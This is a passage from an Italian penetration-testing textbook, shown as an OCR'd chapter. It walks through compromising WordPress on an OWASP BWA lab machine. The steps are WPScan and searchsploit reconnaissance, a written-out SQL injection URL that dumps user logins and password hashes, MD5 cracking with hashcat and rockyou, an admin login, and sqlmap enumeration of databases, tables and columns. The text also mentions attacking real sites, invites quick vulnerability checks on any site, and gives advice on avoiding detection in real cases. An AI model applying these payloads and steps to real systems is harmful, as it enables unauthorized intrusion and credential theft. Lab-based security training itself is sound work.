


Figura 10.4 Il sito `www.owasp.org` è una miniera di informazioni su sicurezza e vulnerabilità, oltre a offrire una ricca raccolta di software da scaricare.

Da questo momento, hai a disposizione una macchina virtuale altamente vulnerabile a molti tipi di attacco. Tutto quello che devi fare è avviarla, come già sai fare, inserire nome utente e password, che ti vengono comunicati in fase di avvio, e lanciare il comando `ifconfig` per conoscere l'indirizzo IP della macchina. Poi lasciala attiva e torna a Kali Linux (Figura 10.5).

Figura 10.5 La macchina virtuale basata su OWASP BWA.

Trovare vulnerabilità in WordPress

Come detto, WordPress è legato in modo intimo a SQL, ma questa piattaforma di pubblicazione web vanta anche altri tipi di vulnerabilità. Ecco perché attira l'attenzione degli esperti di sicurezza e, giocoforza, degli hacker. Prima ancora di pensare all'attacco, questo ormai lo sai a menadito, occorre rilevare le vulnerabilità presenti nella piattaforma che vuoi attaccare. Ttra i migliori tool per scovare le vulnerabilità di un sito WordPress c'è WPScan, che è incluso in Kali Linux. Dal terminale di Kali, innanzitutto, accertati che WPScan sia aggiornato all'ultima versione e includa la scansione di tutte le vulnerabilità più recenti:

```
wpscan --update
```

Al termine dell’aggiornamento, è il momento di controllare le vulnerabilità presenti nella macchina virtuale OWASP BWA. Puoi farlo in questo modo:

```
wpscan --url http://192.168.1.76/wordpress/ --enumerate vp,vt rapporto.log
```

Devi sostituire l’indirizzo IP con quello della tua macchina OWASP BWA (o con l’indirizzo del sito web da attaccare), ma per il resto:

- `enumerate`: attiva la modalità di “enumeration”, cioè di raccolta di informazioni utili all’attacco;
- `vp`: concentra la scansione solo ai plugin di WordPress che si sa essere vulnerabili;
- `vt`: concentra la scansione solo ai temi di WordPress che si sa essere vulnerabili;
- `rapporto.log`: puoi scegliere il nome del file che preferisci, ma si tratta in buona sostanza di un documento che registra le informazioni raccolte.

Una volta ottenuto un elenco di vulnerabilità (Figura 10.6), segnati quella che vuoi utilizzare. Per esempio, quella che consentirebbe un SQL Injection.




Figura 10.6 La scansione con WPScan restituisce alcuni risultati degni di nota. Uno, in particolare, è la vulnerabilità a un SQL Injection.

A caccia di un exploit

Trovata una vulnerabilità, è il momento di cercare anche un exploit pronto a sfruttarla. Per farlo utilizziamo Searchsploit, presente nella ricca dotazione di Kali Linux.

Usarlo è semplice, ma devi ricordare qual è la vulnerabilità, rilevata con WPScan, su cui vuoi lavorare. Nel mio esempio (sempre dal terminale) è `searchsploit WordPress Plugin Spreadsheet 0.6 – SQL Injection`.

Il tool resituisce l'indirizzo di un mero file di testo, TXT. Forse di aspettavi qualcosa in più, ma prima di fare una faccia disgustata e delusa, ti conviene aprire quel piccolo file (Figura 10.7).

NOTA

Ci sono due modi per aprire un file TXT in Kali Linux. Da terminale, con il comando `vi`. Per esempio:

```
vi /usr/share/exploitdb/platforms/php/webapps/5486.txt
```

Oppure dall’interfaccia grafica di Kali. In questo caso fai clic nel menu verticale di sinistra, sull’icona Files. Quindi fai clic su Other Locations, poi su Computer, e raggiungi il file desiderato spostandoti di cartella in cartella.




Figura 10.7 L’exploit sviscerato in tutti i suoi segreti.

Di fatto, si tratta di una miniguida all’exploit per sfruttare la vulnerabilità desiderata. Trovi anche il link da cui scaricarlo e la sintassi per utilizzarlo al meglio. Nel mio esempio specifico il sito web dell’autore non è più valido, ma per i nostri subdoli scopi poco ci importa. Ci basta infatti copiare spudoratamente la sintassi riportata dopo `Example:`, modificandola con i nostri parametri, e incollare il tutto nel browser di Kali Linux. Per continuare l’esempio:

```
http://192.168.1.76/wordpress/wp-content/plugins/wpSS/ss_load.php?ss_id=1+and+
(1=0)+union+select+1,concat(user_login,0x3a,user_pass,0x3a,user_email),3,4+from+
wp_users-- display=plain
```

Il risultato, che puoi ammirare dal browser di Kali Linux, ma anche con un qualsiasi altro browser per Windows, è intrigante. Una sorta di

foglio di calcolo con tanto di dati di accesso al database. Poco più in basso, questa stringa (Figura 10.8):

```
admin:21232f297a57a5a743894a0e4a801fc3:admin@example.org
```




Figura 10.8 L'attacco di SQL Injection è andato a buon fine, ma occorre prima decodificare la password, rappresentata da un codice hash. In alcuni casi la password non è codificata, ma gestita in chiaro, quindi può essere utilizzata così com'è.

All'inizio vi è il nome utente (`admin`), segue la password e, infine, l'indirizzo e-mail associato all'account.

Il problema è che la password non è in chiaro, ma è codificata come hash, che hai imparato a conoscere nel capitolo precedente. Ci sono vari algoritmi di generazione di hash e per buona parte di questi, specie se obsoleti, esistono diversi tool di decodifica. In Kali Linux, certo, ma anche online. Se per esempio l'hash, come in questo caso, è di tipo MD5, puoi andare su `https://hashkiller.co.uk/md5-decrypter.aspx`.

Nella finestra a sinistra copia il codice hash trovato, mentre più in basso digita il codice captcha di verifica e fai clic su *Load*. A questo

punto, se l’operazione va a buon fine, nella finestra di destra, compare la password in chiaro: è `admin` (Figura 10.9). Ammetto che in questo caso è stato un gioco da ragazzi. Ma spesso e volentieri è davvero così semplice.




Figura 10.9 La decodifica è avvenuta: la password è admin.

Per la decodifica di un hash puoi anche utilizzare Kali Linux, tramite il tool hashcat. Innanzitutto ti serve un archivio di password. In soldoni, si tratta di un file TXT che contiene un’estesa collezione delle password più comuni e Kali ne include una piuttosto buona. La trovi nella sottocartella *usr/shr/wordlists*: il file è `rockyou.txt.gz`. Devi estrarre il contenuto, ossia il file `rockyou.txt`, e poi spostarlo nella cartella dove andrai a operare con il terminale. Fatto questo, accedi al *Terminal* e crea un file di testo che contenga l’hash. Così:

```
echo 21232f297a57a5a743894a0e4a801fc3 > hashpassword.txt
```

Ricorda che è essenziale che il file appena creato e `rockyou.txt` risiedano nella medesima cartella.

A questo punto avvia hashcat:

```
hashcat –m 0 hashpassword.txt ./rockyou.txt
```

dove `-m 0` indica la decodifica di un hash di tipo MD5 (per conoscere le altre opzioni lancia `hashcat --help`).

Semplificando, il tool calcola l'hash di ogni password presente in `rockyou.txt` e lo confronta con quello che hai memorizzato nel tuo file, fino a trovare la corrispondenza.

NOTA

Hashcat nasce per decodificare hash molto complessi, quindi in casi semplici come questo il suo utilizzo è, letteralmente, uno "spreco": si fa prima a usare un servizio web come quello visto. Soprattutto, hashcat trae vantaggio da computer potenti, dotati di buoni processori centrali e grafici. Se durante l'avvio del programma ricevi un messaggio di errore relativo proprio alle prestazioni hardware, aggiungi l'opzione `--force` per forzarne l'esecuzione.

Ora che hai un nome utente e una password, puoi utilizzarli per accedere all'account WordPress del sito. Nel nostro esempio basta aprire un browser e andare su `http://192.168.1.76/wordpress/wp-login.php`, per poi inserire i dati di accesso, vale a dire admin come nome utente e admin come password (Figura 10.10).




Figura 10.10 L'accesso è avvenuto e ora sei amministratore del sito WordPress.

SQL Injection

Hai appena visto un'applicazione pratica e sfiziosa di SQL Injection e ti assicuro che ha dei risvolti molto più reali di quel che potresti credere. Visto che non si fa molta fatica, vale sempre la pena di fare un controllino in un sito per vedere se è vulnerabile a questo vecchio, ma sempreverde, attacco. Un SQL Injection, comunque, non si sferra solo a siti WordPress. Inoltre, un sito WordPress può celare anche altri tipi di database SQL, che ti consentono di andare oltre la scoperta di nome utente e password dell'amministratore. Ok, ora sai come entrare in un sito WordPress in qualità di amministratore, puoi togliere e aggiungere utenti, installare plugin, apportare modifiche sostanziali al sito e addirittura cancellarlo. Ma se volessi accedere anche a tutto il resto del materiale presente sotto questa luccicante vetrina? Per farlo, innanzitutto, devi avere un quadro di cosa vi si nasconde. Ci sono davvero altri database SQL? Quanti sono? Che nomi hanno? Fornirti queste risposte è compito del tool sqlmap:

```
sqlmap -u "http://192.1.168.76/wordpress/wp-content/plugins/wpSS/ss_load.php?
ss_id=1"
```

dove `-u` indica che seguirà un indirizzo URL (l'indirizzo IP è specifico di questo esempio e dipende dall'indirizzo della macchina virtuale dove hai installato OWASP BWA). Per questo esempio utilizzerò il "solito" sito.

NOTA

Fai sempre molta attenzione ai comandi da terminal in Kali Linux. Alcuni hanno opzioni che richiedono il singolo trattino `-`, altri il doppio trattino `--` .

Una volta avviato il tool ti vengono poste delle domande per approfondire o meno alcuni test, e alla fine ottieni un bel rapporto sulle caratteristiche tecniche dei database presenti nel sito (Figura 10.11). Tra le altre cose, puoi scoprire se il sito è vulnerabile a SQL Injection e se la versione di MySQL utilizzata è superiore alla 5.




Figura 10.11 Impara ad analizzare sempre molto bene le informazioni che ti vengono fornite dai tool che utilizzi.

In realtà puoi spingerti anche oltre. Per esempio, verificare se vi sono altri database SQL nel sito (Figura 10.12).

```
sqlmap -u http://192.1.168.76/wordpress/wp-content/plugins/wpSS/ss_load.php?
ss_id=1 --dbs
```

NOTA

Ricorda che sqlmap, come qualsiasi altro tool di Kali Linux, non protegge l'identità del suo utilizzatore. Quindi, in un caso reale, non simulato come in questi esempi, l'indirizzo IP di chi effettua l'attività è facilmente tracciabile.




Figura 10.12 L'elenco dei database SQL rilevati nel sito.

In effetti, c'è un lungo elenco di database di cui, altrimenti, non avresti scoperto l'esistenza. Quando avrai a che fare con casi reali, qualunque sia il tuo scopo, dovrai passare molto tempo a intuire la funzione di ciascun database sulla base del nome, in modo da limitare il più possibile il numero di attacchi, risparmiando tempo e riducendo le possibilità di essere smascherati. Detto questo, una volta individuato un database interessante, non resta che lanciare un SQL Injection pronto a restituirti il suo contenuto. Per esempio:

```
sqlmap -u http://192.1.168.76/wordpress/wp-content/plugins/wpSS/ss_load.php?
ss_id=1 --tables -D mysql
```

dove le opzioni `tables` e `D` indicano che vuoi effettuare l'enumeration del database `mysql`, scelto tra quelli elencati in precedenza.

Questo ti porta ad avere tutte le tabelle che compongono il database specifico: ce ne sono ben 23 (Figura 10.13).

È molto utile, a questo punto, conoscere anche le colonne che popolano il database, e puoi farlo con un semplice comando:

```
sqlmap -u http://192.1.168.76/wordpress/wp-content/plugins/wpSS/ss_load.php?
ss_id=1 --columns -D mysql
```




Figura 10.13 Sperimenta anche con gli altri database inclusi nel sito di OWASP BWA.

